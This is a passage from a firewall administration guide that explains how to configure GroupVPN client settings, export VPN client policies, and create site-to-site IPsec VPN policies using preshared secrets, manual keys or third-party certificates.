- **Allow Unauthenticated VPN Client Access** - Allows you to enable unauthenticated VPN client access. If you uncheck **Require Authentication of VPN Clients via XAUTH**, the **Allow Unauthenticated VPN Client Access** menu is activated. Select an Address Object or Address Group from menu of predefined options, or select **Create new address object** or **Create new address group** to create a new one.

Step 8 Click the **Client** tab, select any of the following settings you want to apply to your GroupVPN policy.

- **Cache XAUTH User Name and Password on Client** - Allows the Global VPN Client to cache the user name and password.
 - **Never** - Global VPN Client is not allowed to cache the username and password. The user will be prompted for a username and password when the connection is enabled, and also every time there is an IKE Phase 1 rekey.
 - **Single Session** - Global VPN Client user prompted for username and password each time the connection is enabled and will be valid until the connection is disabled. The username and password is used through IKE Phase 1 rekey.
 - **Always** - Global VPN Client user prompted for username and password only once when connection is enabled. When prompted, the user will be given the option of caching the username and password.
- **Virtual Adapter Settings** - The use of the Virtual Adapter by the Global VPN Client (GVC) is dependent upon a DHCP server, either the internal SonicOS or a specified external DHCP server, to allocate addresses to the Virtual Adapter. In instances where predictable addressing was a requirement, it is necessary to obtain the MAC address of the Virtual Adapter, and to create a DHCP lease reservation. To reduce the administrative burden of providing predictable Virtual Adapter addressing, you can configure the GroupVPN to accept static addressing of the Virtual Adapter's IP configuration. This feature requires the use of GVC version 3.0 or later.
 - **None** - A Virtual Adapter will not be used by this GroupVPN connection.

- **DHCP Lease** - The Virtual Adapter will obtain its IP configuration from the DHCP Server only, as configure in the **VPN > DHCP over VPN** page.
 - **DHCP Lease or Manual Configuration** - When the GVC connects to the ADTRAN, the policy from the ADTRAN instructs the GVC to use a Virtual Adapter, but the DHCP messages are suppressed if the Virtual Adapter has been manually configured. The configured value is recorded by the ADTRAN so that it can proxy ARP for the manually assigned IP address. By design, there are currently no limitations on IP address assignments for the Virtual Adapter. Only duplicate static addresses are not permitted.
- **Allow Connections to** - Client network traffic matching destination networks of each gateway is sent through the VPN tunnel of that specific gateway.
- **This Gateway Only** - Allows a single connection to be enabled at a time. Traffic that matches the destination networks as specified in the policy of the gateway is sent through the VPN tunnel. If this option is selected along with Set Default Route as this Gateway, then the Internet traffic is also sent through the VPN tunnel. If this option is selected without selecting Set Default Route as this Gateway, then the Internet traffic is blocked.
 - **All Secured Gateways** - Allows one or more connections to be enabled at the same time. Traffic matching the destination networks of each gateway is sent through the VPN tunnel of that specific gateway. If this option is selected along with **Set Default Route as this Gateway**, then Internet traffic is also sent through the VPN tunnel. If this option is selected without **Set Default Route as this Gateway**, then the Internet traffic is blocked. Only one of the multiple gateways can have **Set Default Route as this Gateway** enabled.
 - **Split Tunnels** - Allows the VPN user to have both local Internet connectivity and VPN connectivity.
- **Set Default Route as this Gateway** - Enable this check box if all remote VPN connections access the Internet through this VPN tunnel. You can only configure one VPN policy to use this setting.
- **Use Default Key for Simple Client Provisioning** - uses Aggressive mode for the initial exchange with the gateway and VPN clients uses a default Preshared Key for authentication.

Step 9 Click **OK**.

Configuring GroupVPN with IKE using 3rd Party Certificates

To configure GroupVPN with IKE using 3rd Party Certificates, follow these steps:

Caution Before configuring GroupVPN with IKE using 3rd Party Certificates, your certificates must be installed on the ADTRAN.

Step 1 In the **VPN > Settings** page click the edit icon under **Configure**. The **VPN Policy** window is displayed.

The screenshot shows the 'VPN Policy' configuration window. It has four tabs: 'General', 'Proposals', 'Advanced', and 'Client'. The 'Security Policy' section is active, showing the following settings:

- Authentication Method: IKE using 3rd Party Certificates
- Name: WAN GroupVPN
- Gateway Certificate: - No verified third party certs -

The 'Peer Certificates' section shows:

- Peer ID Type: Domain name
- Peer ID Filter: (null)
- Allow Only Peer Certificates Signed by Gateway Issuer

At the bottom of the window, there is a 'Ready' status bar and three buttons: 'OK', 'Cancel', and 'Help'.

Step 2 In the **Security Policy** section, select **IKE using 3rd Party Certificates** from the **Authentication Method** menu. The VPN policy name is **GroupVPN** by default and cannot be changed.

Step 3 Select a certificate for the ADTRAN from the **Gateway Certificate** menu.

Step 4 Select one of the following Peer ID types from the **Peer ID Type** menu:

- **E-Mail ID and Domain Name** - The **Email ID** and **Domain Name** types are based on the certificate's Subject Alternative Name field, which is not contained in all certificates by default. If the certificate does not contain a Subject Alternative Name field, this filter will not work. The **E-Mail ID** and **Domain Name** filters can contain a string or partial string identifying the acceptable range required. The strings entered are not case sensitive and can contain the wild card characters * (for more than 1 character) and ? (for a single character). For example, the string *@adtran.com when **E-Mail ID** is selected, would allow anyone with an email address that ended in www.adtran.com to have access; the string *sv.us.www.adtran.com when Domain Name is selected, would allow anyone with a domain name that ended in sv.us.www.adtran.com to have access.
- **Distinguished Name** - based on the certificates Subject Distinguished Name field, which is contained in all certificates by default. The format of any Subject Distinguished Name is determined by the issuing Certificate Authority. Common fields are Country (C=), Organization (O=), Organizational Unit (OU=), Common Name (CN=), Locality

(L=), and vary with the issuing Certificate Authority. The actual Subject Distinguished Name field in an X.509 Certificate is a binary object which must be converted to a string for matching purposes. The fields are separated by the forward slash character, for example: **/C=US/O=ADTRAN, Inc./OU=TechPubs/CN=Joe Pub**

Up to three organizational units can be specified. The usage is `c=*;o=*;ou=*;ou=*;ou=*;cn=*`. The final entry does not need to contain a semi-colon. You must enter at least one entry, i.e. `c=us`.

- Step 5** Enter the Peer ID filter in the **Peer ID Filter** field.
- Step 6** Check **Allow Only Peer Certificates Signed by Gateway Issuer** to specify that peer certificates must be signed by the issuer specified in the **Gateway Certificate** menu.
- Step 7** Click on the **Proposals** tab.
- Step 8** In the **IKE (Phase 1) Proposal** section, select the following settings:

- Select the DH Group from the **DH Group** menu.



Note The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Select **3DES, AES-128, or AES-256** from the **Encryption** menu.
- Select the desired authentication method from the **Authentication** menu.
- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

- Step 9** In the **IPsec (Phase 2) Proposal** section, select the following settings:

- Select the desired protocol from the **Protocol** menu.
- Select **3DES, AES-128, or AES-256** from the **Encryption** menu.
- Select the desired authentication method from the **Authentication** menu.
- Select **Enable Perfect Forward Secrecy** if you want an additional Diffie-Hellman key exchange as an added layer of security. Select **Group 2** from the **DH Group** menu.



Note The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Enter a value in the **Life Time (seconds)** field. The default setting of **28800** forces the tunnel to renegotiate and exchange keys every 8 hours.

- Step 10** Click on the **Advanced** tab and select any of the following optional settings that you want to apply to your GroupVPN Policy:

- **Enable Windows Networking (NetBIOS) broadcast** - Allows access to remote network resources by browsing the Windows Network Neighborhood.
- **Enable Multicast** - Enables IP multicasting traffic, such as streaming audio (including VoIP) and video applications, to pass through the VPN tunnel.
- **Management via this SA** - If using the VPN policy to manage the firewall, select the management method, either **HTTP** or **HTTPS**.
- **Default Gateway** - Used at a central site in conjunction with a remote site using the **Route all Internet traffic through this SA** check box. Default LAN Gateway allows the network administrator to specify the IP address of the default LAN route for incoming IPsec packets for this SA. Incoming packets are decoded by the ADTRAN and

compared to static routes configured in the ADTRAN. Since packets can have any IP address destination, it is impossible to configure enough static routes to handle the traffic. For packets received via an IPsec tunnel, the ADTRAN looks up a route for the LAN. If no route is found, the ADTRAN checks for a Default LAN Gateway. If a Default LAN Gateway is detected, the packet is routed through the gateway. Otherwise, the packet is dropped.

- **Enable OCSP Checking** and **OCSP Responder URL** - Enables use of Online Certificate Status Protocol (OCSP) to check VPN certificate status and specifies the URL where to check certificate status. See the [“Using OCSP with firewalls” section on page 771](#) in **Chapter 53, Configuring Advanced VPN Settings**.
- **Require Authentication of VPN Clients via XAUTH** - Requires that all inbound traffic on this VPN policy is from an authenticated user. Unauthenticated traffic is not allowed on the VPN tunnel.
- **User group for XAUTH users** - Allows you to select a defined user group for authentication.
- **All Unauthenticated VPN Client Access** - Allows you to specify network segments for unauthenticated Global VPN Client access.

Step 11 Click on the **Client** tab and select any of the following boxes that you want to apply to Global VPN Client provisioning:

- **Cache XAUTH User Name and Password** - Allows the Global VPN Client to cache the user name and password. Select from:
 - **Never** - Global VPN Client is not allowed to cache username and password. The user will be prompted for a username and password when the connection is enabled and also every time there is an IKE phase 1 rekey.
 - **Single Session** - The user will be prompted for username and password each time the connection is enabled and will be valid until the connection is disabled. This username and password is used through IKE phase 1 rekey.
 - **Always** - The user will be prompted for username and password only once when connection is enabled. When prompted, the user will be given the option of caching the username and password.
- **Virtual Adapter Settings** - The use of the Virtual Adapter by the Global VPN Client (GVC) is dependent upon a DHCP server, either the internal SonicOS or a specified external DHCP server, to allocate addresses to the Virtual Adapter. In instances where predictable addressing was a requirement, it is necessary to obtain the MAC address of the Virtual Adapter, and to create a DHCP lease reservation. To reduce the administrative burden of providing predictable Virtual Adapter addressing, you can configure the GroupVPN to accept static addressing of the Virtual Adapter's IP configuration. This feature requires the use of GVC version 3.0 or later.
 - **None** - A Virtual Adapter will not be used by this GroupVPN connection.
 - **DHCP Lease** - The Virtual Adapter will obtain its IP configuration from the DHCP Server only, as configure in the **VPN > DHCP over VPN** page.
 - **DHCP Lease or Manual Configuration** - When the GVC connects to the ADTRAN, the policy from the ADTRAN instructs the GVC to use a Virtual Adapter, but the DHCP messages are suppressed if the Virtual Adapter has been manually configured. The configured value is recorded by the ADTRAN so that it can proxy ARP for the manually assigned IP address. By design, there are currently no limitations on IP address assignments for the Virtual Adapter. Only duplicate static addresses are not permitted.

- **Allow Connections to** - Client network traffic matching destination networks of each gateway is sent through the VPN tunnel of that specific gateway.
 - **This Gateway Only** - Allows a single connection to be enabled at a time. Traffic that matches the destination networks as specified in the policy of the gateway is sent through the VPN tunnel. If this option is selected along with **Set Default Route as this Gateway**, then the Internet traffic is also sent through the VPN tunnel. If this option is selected without selecting **Set Default Route as this Gateway**, then the Internet traffic is blocked.
 - **All Secured Gateways** - Allows one or more connections to be enabled at the same time. Traffic matching the destination networks of each gateway is sent through the VPN tunnel of that specific gateway. If this option is selected along with **Set Default Route as this Gateway**, then Internet traffic is also sent through the VPN tunnel. If this option is selected without **Set Default Route as this Gateway**, then the Internet traffic is blocked. Only one of the multiple gateways can have **Set Default Route as this Gateway** enabled.
 - **Split Tunnels** - Allows the VPN user to have both local Internet connectivity and VPN connectivity.
- **Set Default Route as this Gateway** - Enable this check box if all remote VPN connections access the Internet through this SA. You can only configure one SA to use this setting.
- **Use Default Key for Simple Client Provisioning** - Uses Aggressive mode for the initial exchange with the gateway and VPN clients uses a default Preshared Key for authentication.

Step 12 Click **OK**.

Exporting a VPN Client Policy

If you want to export the Global VPN Client configuration settings to a file for users to import into their Global VPN Clients, follow these instructions:

Caution The GroupVPN SA must be enabled on the ADTRAN to export a configuration file.

Step 1 Click the **Disk** icon in the **Configure** column for the GroupVPN entry in the **VPN Policies** table. The **Export VPN Client Policy** window appears.

Exporting the VPN Policy to a file will save it on your local hard drive.
You may save the file in *spd* or *rcf* format:

spd format is required for SonicWall VPN Clients 8.x and earlier.

rcf format is required for SonicWall Global VPN Clients.

Files saved in *rcf* format may be password encrypted.

Files saved in *spd* format are not encrypted.

If you are using pre-shared key, the shared secret is not exported to *spd* files.

You must add the pre-shared key to the policy when imported by the SonicWALL VPN Client.

The name of the file will be **WAN GroupVPN_0017C516B230** by default; this can be changed if needed.

The Connection name for this Policy will be **WAN GroupVPN_0017C516B230**.

Are you sure you want to export this Policy ?

Step 2 **rcf format is required for ADTRAN Global VPN Clients** is selected by default. Files saved in the *rcf* format can be password encrypted. The ADTRAN provides a default file name for the configuration file, which you can change.

Step 3 Click **Yes**. The **VPN Policy Export** window appears.

Step 4 Type a password in the **Password** field and reenter it in the **Confirm Password** field, if you want to encrypt the exported file. If you choose not to enter a password, the exported file is not encrypted.

Step 5 Click **Submit**. If you did not enter a password, a message appears confirming your choice.

Step 6 Click **OK**. You can change the configuration file before saving.

Step 7 Save the file.

Step 8 Click **Close**.

The file can be saved to a floppy disk or sent electronically to remote users to configure their Global VPN Clients.

Site-to-Site VPN Configurations

When designing VPN connections, be sure to document all pertinent IP addressing information and create a network diagram to use as a reference. A sample planning sheet is provided on the next page. The ADTRAN must have a routable WAN IP address whether it is dynamic or static. In a VPN network with dynamic and static IP addresses, the VPN gateway with the dynamic address must initiate the VPN connection.

Site-to-Site VPN configurations can include the following options:

- **Branch Office (Gateway to Gateway)** - A ADTRAN is configured to connect to another ADTRAN via a VPN tunnel. Or, a ADTRAN is configured to connect via IPsec to another manufacturer's firewall.
- **Hub and Spoke Design** - All ADTRAN VPN gateways are configured to connect to a central ADTRAN (hub), such as a corporate ADTRAN. The hub must have a static IP address, but the spokes can have dynamic IP addresses. If the spokes are dynamic, the hub must be a ADTRAN.
- **Mesh Design** - All sites connect to all other sites. All sites must have static IP addresses.

See "[Planning Your VPN](#)" on page 726 for a planning sheet to help you set up your VPN.

Creating Site-to-Site VPN Policies



Tip

You can easily create site-to-site VPN policies using the VPN Policy Wizard. For complete step-by-step instructions on using the VPN Policy Wizard, see "[Wizards > VPN Wizard](#)" on page 1159.

You can create or modify existing VPN policies using the VPN Policy window. Clicking the **Add** button under the **VPN Policies** table displays the **VPN Policy** window for configuring the following IPsec Keying mode VPN policies:

- "[Configuring a VPN Policy with IKE using Preshared Secret](#)" on page 747
- "[Configuring a VPN Policy using Manual Key](#)" on page 752
- "[Configuring a VPN Policy with IKE using a Third Party Certificate](#)" on page 757

This section also contains information on configuring a static route to act as a failover in case the VPN tunnel goes down. See "[Configuring VPN Failover to a Static Route](#)" on page 761 for more information.



Tip

Use the VPN Planning Sheet for Site-to-Site VPN Policies to record your settings. These settings are necessary to configure the remote ADTRAN and create a successful VPN connection.

Configuring a VPN Policy with IKE using Preshared Secret

To configure a VPN Policy using Internet Key Exchange (IKE), follow the steps below:

- Step 1** Click **Add** on the **VPN > Settings** page. The **VPN Policy** window is displayed.

- Step 2** In the **General** tab, select **IKE using Preshared Secret** from the **Authentication Method** menu.
- Step 3** Enter a name for the policy in the **Name** field.
- Step 4** Enter the host name or IP address of the remote connection in the **IPsec Primary Gateway Name or Address** field.
- Step 5** If the Remote VPN device supports more than one endpoint, you may optionally enter a second host name or IP address of the remote connection in the **IPsec Secondary Gateway Name or Address** field.



Note Secondary gateways are not supported with IKEv2.

- Step 6** Enter a Shared Secret password to be used to setup the Security Association the **Shared Secret** and **Confirm Shared Secret** fields. The Shared Secret must be at least 4 characters long, and should comprise both numbers and letters.

Optionally, specify a **Local IKE ID (optional)** and **Peer IKE ID (optional)** for this Policy. By default, the **IP Address** (ID_IPv4_ADDR) is used for Main Mode negotiations, and the ADTRAN Identifier (ID_USER_FQDN) is used for Aggressive Mode.

Step 7 Click the **Network** tab.

Step 8 Under **Local Networks**, select a local network from **Choose local network from list** if a specific local network can access the VPN tunnel. If hosts on this side of the VPN connection will be obtaining their addressing from a DHCP server on the remote side of the tunnel, select **Local network obtains IP addresses using DHCP through this VPN tunnel**. If traffic can originate from any local network, select **Any Address**. Use this option if a peer has **Use this VPN tunnel as default route for all Internet traffic** selected.



Note

DHCP over VPN is not supported with IKEv2.

Step 9 Under **Destination Networks**, select **Use this VPN Tunnel as default route for all Internet traffic** if traffic from any local user cannot leave the firewall unless it is encrypted. You can only configure one SA to use this setting. If the remote side of this VPN connection is be obtaining

its addressing from a DHCP server on this side of the tunnel, select **Destination network obtains IP addresses using DHCP server through this tunnel**. Alternatively, select **Choose Destination network from list**, and select the address object or group.

Step 10 Click **Proposals**.

- Step 11** Under **IKE (Phase 1) Proposal**, select either **Main Mode**, **Aggressive Mode**, or **IKEv2** from the **Exchange** menu. **Aggressive Mode** is generally used when WAN addressing is dynamically assigned. **IKEv2** causes all the negotiation to happen via IKE v2 protocols, rather than using IKE Phase 1 and Phase 2. If you use IKE v2, both ends of the VPN tunnel must use IKE v2.
- Step 12** Under **IKE (Phase 1) Proposal**, the default values for **DH Group**, **Encryption**, **Authentication**, and **Life Time** are acceptable for most VPN configurations. Be sure the Phase 1 values on the opposite side of the tunnel are configured to match. You can also choose **AES-128**, **AES-192**, or **AES-256** from the **Authentication** menu instead of 3DES for enhanced authentication security.



Note The Windows 2000 L2TP client and Windows XP L2TP client can only work with DH Group 2. They are incompatible with DH Groups 1 and 5.

- Step 13** Under **IPsec (Phase 2) Proposal**, the default values for **Protocol**, **Encryption**, **Authentication**, **Enable Perfect Forward Secrecy**, **DH Group**, and **Lifetime** are acceptable for most VPN SA configurations. Be sure the Phase 2 values on the opposite side of the tunnel are configured to match.
- Step 14** Click the **Advanced** tab and select any of the following optional settings you want to apply to your VPN policy:

- If you selected **Main Mode** or **Aggressive Mode** in the **Proposals** tab:

The screenshot shows the 'Advanced Settings' dialog box for a VPN policy. The 'Proposals' tab is selected. The 'Advanced Settings' section contains the following options:

- Enable Keep Alive
- Suppress automatic Access Rules creation for VPN Policy
- Require authentication of VPN clients by XAUTH
 - User group for XAUTH users: --Select a user group--
- Enable Windows Networking (NetBIOS) Broadcast
- Enable Multicast
- Apply NAT Policies
 - Translated Local Network: --Select Translated Local Network--
 - Translated Remote Network: --Select Translated Remote Network--
- Management via this SA: HTTP HTTPS SSH
- User login via this SA: HTTP HTTPS
- Default LAN Gateway (optional):
- VPN Policy bound to: Zone WAN

The dialog box is titled 'Ready' and has 'OK', 'Cancel', and 'Help' buttons at the bottom.

- Select **Enable Keep Alive** to use heartbeat messages between peers on this VPN tunnel. If one end of the tunnel fails, using Keepalives will allow for the automatic renegotiation of the tunnel once both sides become available again without having to wait for the proposed Life Time to expire.
- The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones.
- To require XAUTH authentication by users prior to allowing traffic to traverse this tunnel, select **Require authentication of VPN client by XAUTH**, and select a User group to specify allowed users from the **User group for XAUTH**.
- Select **Enable Windows Networking (NetBIOS) Broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Enable Multicast** to allow IP multicasting traffic, such as streaming audio (including VoIP) and video applications, to pass through the VPN tunnel.
- Select **Apply NAT Policies** if you want the ADTRAN to translate the Local, Remote or both networks communicating via this VPN tunnel. To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** menu. To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** menu. Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.
- To manage the local ADTRAN through the VPN tunnel, select **HTTP**, **HTTPS**, or both from **Management via this SA**. Select **HTTP**, **HTTPS**, or both in the User login via this SA to allow users to login using the SA.

- If you wish to use a router on the LAN for traffic entering this tunnel destined for an unknown subnet, for example, if you configured the other side to **Use this VPN Tunnel as default route for all Internet traffic**, you should enter the IP address of your router into the **Default LAN Gateway (optional)** field.
 - Select an interface or zone from the **VPN Policy bound to** menu. A **Zone WAN** is the preferred selection if you are using WAN Load Balancing and you wish to allow the VPN to use either WAN interface.
- If you selected **IKEv2** in the **Proposals** tab:

The screenshot shows the 'Advanced Settings' tab of a VPN configuration window. The 'Advanced Settings' section contains the following options:

- Enable Keep Alive
- Suppress automatic Access Rules creation for VPN Policy
- Enable Windows Networking (NetBIOS) Broadcast
- Enable Multicast
- Apply NAT Policies

Below these are two dropdown menus for 'Translated Local Network' and 'Translated Remote Network', both currently showing '-Select Translated Local/Remote Network-'. The 'Management via this SA' section has checkboxes for 'HTTP', 'HTTPS' (checked), and 'SSH'. The 'User login via this SA' section has checkboxes for 'HTTP' and 'HTTPS'. The 'Default LAN Gateway (optional)' field contains the IP address '67.115.118.9'. The 'VPN Policy bound to' dropdown is set to 'Interface X1'. The 'IKEv2 Settings' section has a checkbox for 'Do not send trigger packet during IKE SA negotiation'. At the bottom, there is a 'Ready' status bar and 'OK', 'Cancel', and 'Help' buttons.

- Select **Enable Keep Alive** to use heartbeat messages between peers on this VPN tunnel. If one end of the tunnel fails, using Keepalives will allow for the automatic renegotiation of the tunnel once both sides become available again without having to wait for the proposed Life Time to expire.
- Select **Suppress automatic Access Rules creation for VPN Policy** to turn off the automatic access rules created between the LAN and VPN zones for this VPN policy.
- Select **Enable Windows Networking (NetBIOS) Broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Enable Multicast** to allow IP multicasting traffic, such as streaming audio (including VoIP) and video applications, to pass through the VPN tunnel.
- Select **Apply NAT Policies** if you want the ADTRAN to translate the Local, Remote or both networks communicating via this VPN tunnel. To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** menu. To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** menu. Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.

- To manage the local ADTRAN through the VPN tunnel, select **HTTP, HTTPS**, or both from **Management via this SA**. Select **HTTP, HTTPS**, or both in the User login via this SA to allow users to login using the SA.
- Enter the **Default LAN Gateway** if you have more than one gateway and you want this one always to be used first.
- Select an interface or zone from the **VPN Policy bound to** menu. A **Zone WAN** is the preferred selection if you are using WAN Load Balancing and you wish to allow the VPN to use either WAN interface.
- Under **IKEv2 Settings** (visible only if you selected **IKEv2** for **Exchange** on the **Proposals** tab), The **Do not send trigger packet during IKE SA negotiation** checkbox is cleared by default and should only be selected when required for interoperability.

The term *Trigger Packet* refers to the use of initial *Traffic Selector* payloads populated with the IP addresses from the packet that caused SA negotiation to begin. It is recommended practice to include *Trigger Packets* to assist the IKEv2 Responder in selecting the correct protected IP address ranges from its Security Policy Database. Not all implementations support this feature, so it may be appropriate to disable the inclusion of *Trigger Packets* to some IKE peers.

Step 15 Click **OK**.

Configuring a VPN Policy using Manual Key

To manually configure a VPN policy between two ADTRAN appliances using Manual Key, follow the steps below:

Configuring the Local firewall

- Step 1** Click **Add** on the **VPN > Settings** page. The **VPN Policy** window is displayed.
- Step 2** In the **General** tab of the **VPN Policy** window, select **Manual Key** from the **IPsec Keying Mode** menu. The **VPN Policy** window displays the manual key options.

The screenshot shows the 'VPN Policy' configuration window with the 'General' tab selected. The 'Authentication Method' dropdown menu is set to 'Manual Key'. Below this, there are two empty text input fields: 'Name' and 'IPsec Gateway Name or Address'.

- Step 3** Enter a name for the policy in the **Name** field.
- Step 4** Enter the host name or IP address of the remote connection in the **IPsec Gateway Name or Address** field.

Step 5 Click the **Network** tab.

The screenshot shows the 'Network' tab of a configuration window. At the top are four tabs: 'General', 'Network', 'Proposals', and 'Advanced'. Below the tabs, there are two sections: 'Local Networks' and 'Destination Networks'. In the 'Local Networks' section, the radio button for 'Choose local network from list' is selected, and a dropdown menu is open showing '--Select Local Network--'. The radio button for 'Any address' is unselected. In the 'Destination Networks' section, the radio button for 'Choose destination network from list' is selected, and a dropdown menu is open showing '--Select Remote Network--'. The radio button for 'Use this VPN Tunnel as default route for all Internet traffic' is unselected.

Step 6 Select a local network from **Choose local network from list** if a specific local network can access the VPN tunnel. If traffic can originate from any local network, select **Any Address**. Use this option if a peer has **Use this VPN Tunnel as default route for all Internet traffic** selected. You can only configure one SA to use this setting. Alternatively, select **Choose Destination network from list**, and select the address object or group.

Step 7 Click on the **Proposals** tab.

The screenshot shows the 'Proposals' tab of a configuration window. Below the tabs, there is a section titled 'Ipssec SA'. It contains several fields: 'Incoming SPI' with the value 'c04913db', 'Outgoing SPI' with the value '07ac9e83', 'Protocol' with a dropdown menu showing 'ESP', 'Phase 2 Encryption' with a dropdown menu showing '3DES', 'Phase 2 Authentication' with a dropdown menu showing 'SHA1', 'Encryption Key' with the value '1cd55a20f7432c4b3dae14a7fbd4bf976d9e0aca8d1dee8', and 'Authentication Key' with the value '68a3e5038b5622305a1ebf049f17e4d0d333820e'.

Step 8 Define an **Incoming SPI** and an **Outgoing SPI**. The SPIs are hexadecimal (0123456789abcdef) and can range from 3 to 8 characters in length.

Caution Each Security Association must have unique SPIs; no two Security Associations can share the same SPIs. However, each Security Association Incoming SPI can be the same as the Outgoing SPI.

Step 9 The default values for **Protocol**, **Phase 2 Encryption**, and **Phase 2 Authentication** are acceptable for most VPN SA configurations.

**Note**

The values for **Protocol**, **Phase 2 Encryption**, and **Phase 2 Authentication** must match the values on the remote ADTRAN.

- Step 10** Enter a 16 character hexadecimal encryption key in the **Encryption Key** field or use the default value. This encryption key is used to configure the remote ADTRAN encryption key, therefore, write it down to use when configuring the ADTRAN.
- Step 11** Enter a 32 character hexadecimal authentication key in the **Authentication Key** field or use the default value. Write down the key to use while configuring the ADTRAN settings.

**Tip**

Valid hexadecimal characters include 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, a, b, c, d, e, and f. 1234567890abcdef is an example of a valid DES or ARC4 encryption key. If you enter an incorrect encryption key, an error message is displayed at the bottom of the browser window.

- Step 12** Click the **Advanced** tab and select any of the following optional settings you want to apply to your VPN policy.

- The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones.
- Select **Enable Windows Networking (NetBIOS) broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Apply NAT Policies** if you want the ADTRAN to translate the Local, Remote or both networks communicating via this VPN tunnel. To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** drop-down box. To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** drop-down box. Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.
- To manage the local ADTRAN through the VPN tunnel, select **HTTP**, **HTTPS**, or both from **Management via this SA**.
- Select **HTTP**, **HTTPS**, or both in the **User login via this SA** to allow users to login using the SA.

- If you have an IP address for a gateway, enter it into the **Default LAN Gateway (optional)** field.
- Select an interface from the **VPN Policy bound to** menu.

Step 13 Click **OK**.

Step 14 Click **Accept** on the **VPN > Settings** page to update the VPN Policies.

Configuring the Remote firewall

Step 1 Click **Add** on the **VPN > Settings** page. The **VPN Policy** window is displayed.

Step 2 In the **General** tab, select **Manual Key** from the **IPsec Keying Mode** menu.

Step 3 Enter a name for the SA in the **Name** field.

Step 4 Enter the host name or IP address of the local connection in the **IPsec Gateway Name or Address** field.

Step 5 Click the **Network** tab.

Step 6 Select a local network from **Choose local network from list** if a specific local network can access the VPN tunnel. If traffic can originate from any local network, select **Any Address**. Select **Use this VPN Tunnel as default route for all Internet traffic** if traffic from any local user cannot leave the firewall unless it is encrypted. You can only configure one SA to use this setting. Alternatively, select **Choose Destination network from list**, and select the address object or group.

Step 7 Click the **Proposals** tab.

Step 8 Define an **Incoming SPI** and an **Outgoing SPI**. The SPIs are hexadecimal (0123456789abcdef) and can range from 3 to 8 characters in length.



Warning

Each Security Association must have unique SPIs; no two Security Associations can share the same SPIs. However, each Security Association Incoming SPI can be the same as the Outgoing SPI.

Step 9 The default values for **Protocol**, **Phase 2 Encryption**, and **Phase 2 Authentication** are acceptable for most VPN SA configurations.



Note

The values for **Protocol**, **Phase 2 Encryption**, and **Phase 2 Authentication** must match the values on the remote ADTRAN.

Step 10 Enter a 16 character hexadecimal encryption key in the **Encryption Key** field or use the default value. This encryption key is used to configure the remote ADTRAN encryption key, therefore, write it down to use when configuring the remote ADTRAN.

Step 11 Enter a 32 character hexadecimal authentication key in the **Authentication Key** field or use the default value. Write down the key to use while configuring the remote ADTRAN settings.

**Tip**

Valid hexadecimal characters include 0, 1, 2, 3, 4, 5, 6, 7, 8, 9, a, b, c, d, e, and f. 1234567890abcdef is an example of a valid DES or ARC4 encryption key. If you enter an incorrect encryption key, an error message is displayed at the bottom of the browser window.

Step 12 Click the **Advanced** tab and select any of the following optional settings you want to apply to your VPN policy:

- The **Suppress automatic Access Rules creation for VPN Policy** setting is not enabled by default to allow the VPN traffic to traverse the appropriate zones.
- Select **Enable Windows Networking (NetBIOS) broadcast** to allow access to remote network resources by browsing the Windows® Network Neighborhood.
- Select **Apply NAT Policies** if you want the ADTRAN to translate the Local, Remote or both networks communicating via this VPN tunnel. To perform Network Address Translation on the Local Network, select or create an Address Object in the **Translated Local Network** drop-down box. To translate the Remote Network, select or create an Address Object in the **Translated Remote Network** drop-down box. Generally, if NAT is required on a tunnel, either Local or Remote should be translated, but not both. **Apply NAT Policies** is particularly useful in cases where both sides of a tunnel use either the same or overlapping subnets.

**Warning**

You cannot use this feature if you have selected Use this VPN Tunnel as the default route for all Internet traffic on the Network tab.

- To manage the remote ADTRAN through the VPN tunnel, select **HTTP, HTTPS**, or both from **Management via this SA**.
- Select **HTTP, HTTPS**, or both in the **User login via this SA** to allow users to login using the SA.
- If you have an IP address for a gateway, enter it into the **Default LAN Gateway (optional)** field.
- Select an interface from the **VPN Policy bound to** menu.

Step 13 Click **OK**.

Step 14 Click **Accept** on the **VPN > Settings** page to update the VPN Policies.

**Tip**

Since Window Networking (NetBIOS) has been enabled, users can view remote computers in their Windows Network Neighborhood. Users can also access resources on the remote LAN by entering servers' or workstations' remote IP addresses.

Configuring a VPN Policy with IKE using a Third Party Certificate



Warning

You must have a valid certificate from a third party Certificate Authority installed on your ADTRAN before you can configure your VPN policy with IKE using a third party certificate.


To create a VPN SA using IKE and third party certificates, follow these steps:

- Step 1** In the **VPN > Settings** page, click **Add**. The **VPN Policy** window is displayed.
- Step 2** In the **Authentication Method** list in the **General** tab, select **IKE using 3rd Party Certificates**. The **VPN Policy** window displays the 3rd party certificate options.

- Step 3** Type a Name for the Security Association in the **Name** field.
- Step 4** Type the IP address or Fully Qualified Domain Name (FQDN) of the primary remote ADTRAN in the **IPsec Primary Gateway Name or Address** field. If you have a secondary remote ADTRAN, enter the IP address or Fully Qualified Domain Name (FQDN) in the **IPsec Secondary Gateway Name or Address** field.
